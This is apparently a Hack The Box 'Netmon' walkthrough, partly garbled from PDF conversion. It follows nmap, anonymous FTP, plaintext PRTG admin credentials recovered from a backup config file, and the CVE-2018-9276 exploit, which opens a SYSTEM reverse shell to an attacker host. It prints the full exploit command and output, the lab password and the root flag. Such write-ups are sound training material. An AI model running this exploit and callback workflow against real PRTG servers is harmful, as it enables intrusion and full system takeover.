#### **HTB NETMON**


#### IP - 10.129.54.117

## Q1 What is the name of the application running on port 80? Given the three words in the logo.

Running the nmap command **nmap -sV -sC -vv** we get the following results:

```
STATE SERVICE
                          REASON VERSION
21/tcp open ftp
                          syn-ack Microsoft ftpd
 ftp-syst:
   SYST: Windows_NT
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 02-03-19 12:18AM
                                   1024 .rnd
 02-25-19 10:15PM
                         <DIR>
                                        inetpub
 07-16-16 09:18AM
                         <DIR>
                                        PerfLogs
 02-25-19 10:56PM
                         <DIR>
                                        Program Files
 02-03-19 12:28AM
                         <DIR>
                                        Program Files (x86)
 02-03-19 08:08AM
                         <DIR>
 11-10-23 10:20AM
                         <DIR>
                                        Windows
80/tcp open http
                         syn-ack Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
 http-server-header: PRTG/18.1.37.13946
 http-methods:
   Supported Methods: GET HEAD POST OPTIONS
| http-trane-info: Problem with XML parsing of /evox/about
|_http-favicon: Unknown favicon MD5: 36B3EF286FA4BEFBB797A0966B456479
 http-title: Welcome | PRTG Network Monitor (NETMON)
| Requested resource was /index.htm
                         syn-ack Microsoft Windows RPC
135/tcp open msrpc
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp open microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

When we load the webpage running on port 80 we get the company and answer **PRTG Network Monitor** 



## Q2 What service is running on TCP port 21?

From the nmap scan we can see that **FTP** is running on port 21. something also to note is that we can see that it allows Anonymous login.

### **Q3 Submit User Flag**

Because we have Anonymous login in FTP we can navigate to the user profile desktop and use the **get** 

# Q4 What is the full path of the folder where PRTG Network Monitor saves its configuration files by default?

After googling for a default configuration file location we find that it is located in

\ProgramData\Paessler\PRTG Network Monitor\

#### Program directory

By default, the PRTG setup program stores the core installation in one of the following directories:

%programfiles%\PRTG Network Monitor

or

%programfiles(x86)%\PRTG Network Monitor

**Tip:** To directly open an Explorer Window showing the respective directory, click on "Run..." in the Windows Start Menu (shortcut Windows+R), paste the path above into the "Open:" field and click "OK".

However, the default setting can be changed during setup. To find the right path for your PRTG installation, please look it up in the Properties of your Start Menu's PRTG icons.

**Note**: The Windows *ProgramData* folder is hidden by default. To show it, open the Windows Explorer, open the **View** tab, and select **Hidden items** (on Windows 10 and Windows Server 2012, works similar on other Windows versions).

#### Data directory

The default setting of the data directory depends on the PRTG Network Monitor version you are using (deprecated **PRTG 7/8**, or as of **PRTG 9**), as well as on your Windows version. The paths are also different if you have upgraded from the deprecated **PRTG 7/8** versus installed a new version as of **PRTG 9**.

The default data folder is located as follows, depending on your Windows version:

Windows Server 2012 (R2), Windows Server 2016, Windows 10, Windows 8.1, Windows 8, Windows 7, Windows Server 2008 R2:

%programdata%\Paessler\PRTG Network Monitor

The path is the same for Windows Vista (deprecated).

Windows XP, Windows 2003 (these Windows versions are not officially supported):

%ALLUSERSPROFILE%\Application data\Paessler\PRTG Network Monitor

```
ftp> ls -la
229 Entering Extended Passive Mode (|||50058|)
150 Opening ASCII mode data connection.
11-20-16 10:46PM
                        <DIR>
                                        $RECYCLE.BIN
                                   1024 .rnd
02-03-19 12:18AM
11-20-16
          09:59PM
                                389408 bootmgr
07-16-16
         09:10AM
                                      1 BOOTNXT
02-03-19 08:05AM
                        <DIR>
                                        Documents and Settings
02-25-19 10:15PM
                        <DIR>
                                        inetpub
07-26-24
         11:12PM
                              738197504 pagefile.sys
07-16-16 09:18AM
                        <DIR>
                                        PerfLogs
02-25-19 10:56PM
                        <DIR>
                                        Program Files
02-03-19 12:28AM
                                        Program Files (x86)
                        <DIR>
12-15-21 10:40AM
                        <DIR>
                                        ProgramData
02-03-19 08:05AM
                        <DIR>
                                        Recovery
02-03-19 08:04AM
                                        System Volume Information
                        <DIR>
02-03-19 08:08AM
                        <DIR>
                                        Users
11-10-23 10:20AM
                        <DIR>
                                        Windows
226 Transfer complete.
ftp> cd "ProgramData"
250 CWD command successful.
ftp> s
?Ambiguous command.
ftp> ls
229 Entering Extended Passive Mode (|||50061|)
125 Data connection already open; Transfer starting.
12-15-21
          10:40AM
                        <DIR>
                                        Corefig
02-03-19 12:15AM
                        <DIR>
                                        Licenses
11-20-16 10:36PM
                        <DIR>
                                        Microsoft
02-03-19 12:18AM
                                        Paessler
                        <DIR>
02-03-19 08:05AM
                        <DIR>
                                        regid.1991-06.com.microsoft
                                        SoftwareDistribution
07-16-16 09:18AM
                        <DIR>
02-03-19 12:15AM
                        <DIR>
                                        TEMP
11-20-16 10:19PM
                        <DIR>
                                        USOPrivate
11-20-16 10:19PM
                                        USOShared
                        <DIR>
02-25-19 10:56PM
                        <DIR>
                                        VMware
226 Transfer complete.
ftp> cd "Paessler"
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50062|)
150 Opening ASCII mode data connection.
07-26-24 11:23PM
                        <DIR>
                                        PRTG Network Monitor
226 Transter complete.
ftp>
```

### Q5 What is the name of the backup config file?

Once I navigate into the directory i find the old configuration file and use the **get** command to get it onto my local machine.

#### A: PRTG Configuration.old.bak

```
ftp> ls
229 Entering Extended Passive Mode (|||50095|)
125 Data connection already open; Transfer starting.
                                       Configuration Auto-Backups
                        <DIR>
08-18-23 08:20AM
07-26-24 11:23PM
                                       Log Database
                        <DIR>
02-03-19 12:18AM
                                       Logs (Debug)
                        <DIR>
                                       Logs (Sensors)
02-03-19 12:18AM
                        <DIR>
                                       Logs (System)
02-03-19 12:18AM
                        <DIR>
07-26-24 11:23PM
                                       Logs (Web Server)
                        <DIR>
07-26-24 11:18PM
                        <DIR>
                                       Monitoring Database
02-25-19 10:54PM
                               1189697 PRTG Configuration.dat
02-25-19 10:54PM
                               1189697 PRTG Configuration.old
07-14-18 03:13AM
                               1153755 PRTG Configuration.old.bak
07-26-24 11:23PM
                               1648004 PRTG Graph Data Cache.dat
02-25-19 11:00PM
                        <DIR>
                                       Report PDFs
02-03-19 12:18AM
                        <DIR>
                                       System Information Database
02-03-19 12:40AM
                        <DIR>
                                       Ticket Database
02-03-19 12:18AM
                                       ToDo Database
                        <DIR>
```

## Q6 What was the prtgadmin user's password according to that file?

If we open the configuration file and lookup the word password we fine the credentials:

## prtgadmin


PrTg@dmin2018

```
<dbpassword>
<!-- User: prtgadmin -->
PrTg@dmin2018
```

## Q7 What was the prtgadmin user password now?

Since the box was created in 2019 I took an estimated guess due to the old password and tried **PrTg@dmin2019** and was successful.

#### Welcome PRTG System Administrator!



## Q8 What Version of PRTG is Installed

We see that version 18.1.37.13946 is installed

Installed Version 18.1.37.13946

After looking up the version we find that it is Vulnerable to Authenticated Command Injection. We find the following github repo

https://github.com/A1vinSmith/CVE-2018-9276

## CVE-2018-9276 Authenticated Command Injection CVE-2018-9276 PRTG < 18.2.39 Reverse Shell (Python3 support) **Dependancies** Impacket (python3 version) Netcat Msfvenom **Usage** Q git clone https://github.com/A1vinSmith/CVE-2018-9276.git ./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password p 1. The credentials are needed for performing the exploit. Try default credentials prtgadmin:prtgadmin . Also try CVE-2018-19410 for setup an account without auth. It might be worth checking the database or log to gain them. https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data 2. Try -- lport 445 if the port has not been occupied 3. There are few twisted comments in the code. They might need some modifications. 4. It might take few attempts to succeed. Reboot a target machine is always a good option. Especially when your payload causes some impact.

## Q9 Which user is this software running as by deafult?

After we run the exploit we see that by default we are running as system

```
└─$ <u>sudo</u> python3 exploit.py -i 10.129.54.117 -p 80 --lhost 10.10.14.42 --lport 1337 --user prtgadmin --password PrTg@dmin2019
[+] [PRTG/18.1.37.13946] is Vulnerable!
    Exploiting [10.129.54.117:80] as [prtgadmin/PrTg@dmin2019] Session obtained for [prtgadmin:PrTg@dmin2019]
 +| File staged at [C:\Users\Public\tester.txt] successfully with objid of [2018]
[+] Session obtained for [prtgadmin:PrTgadmin2019]
[+] Notification with objid [2018] staged for execution
[*] Generate msfvenom payload with [LHOST=10.10.14.42 LPORT=1337 OUTPUT=/tmp/qeicpjdg.dll]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
/home/ajsankari/CVE-2018-9276/exploit.py:294: DeprecationWarning: setName() is deprecated, set the name attribute instead
  impacket.setName('Impacket')
/home/ajsankari/CVE-2018-9276/exploit.py:295: DeprecationWarning: setDaemon() is deprecated, set the daemon attribute instead
  impacket.setDaemon(True)
   ] Config file parsed
    Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
    Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
    Config file parsed
    Hosting payload at [\\10.10.14.42\QQZJMNUJ]
 +] Session obtained for [prtgadmin:PrTg@dmin2019]
+] Command staged at [C:\Users\Public\tester.txt]
                                                                   successfully with objid of [2019]
 +] Session obtained for [prtgadmin:PrTg@dmin2019]
+] Notification with objid [2019] staged for execution
    Attempting to kill the impacket thread
. I impacket will maintain its own thread for active connections, so you may find it's still listening on <LHOST>:445!
[-] ps aux | grep <script name> and kill -9 <pid> if it is still running :)
    The connection will eventually time out.
[+] Listening on [10.10.14.42:1337 for the reverse shell!] listening on [any] 1337 \dots
 *] Incoming connection (10.129.54.117,50364)
     AUTHENTICATE_MESSAGE (\,NETMON)
    User NETMON\ authenticated successfully
 *] :::00::aaaaaaaaaaaaaaa
connect to [10.10.14.42] from (UNKNOWN) [10.129.54.117] 50367
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>[*] Disconnecting Share(1:IPC$)
whoami
whoami
nt authority\system
```

### **Q10 Submit Root Flag**

After navigating to the Administrator Desktop we are now able to retrieve the root flag.

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
0f1f57b035e918f0b0593735c176f78a
```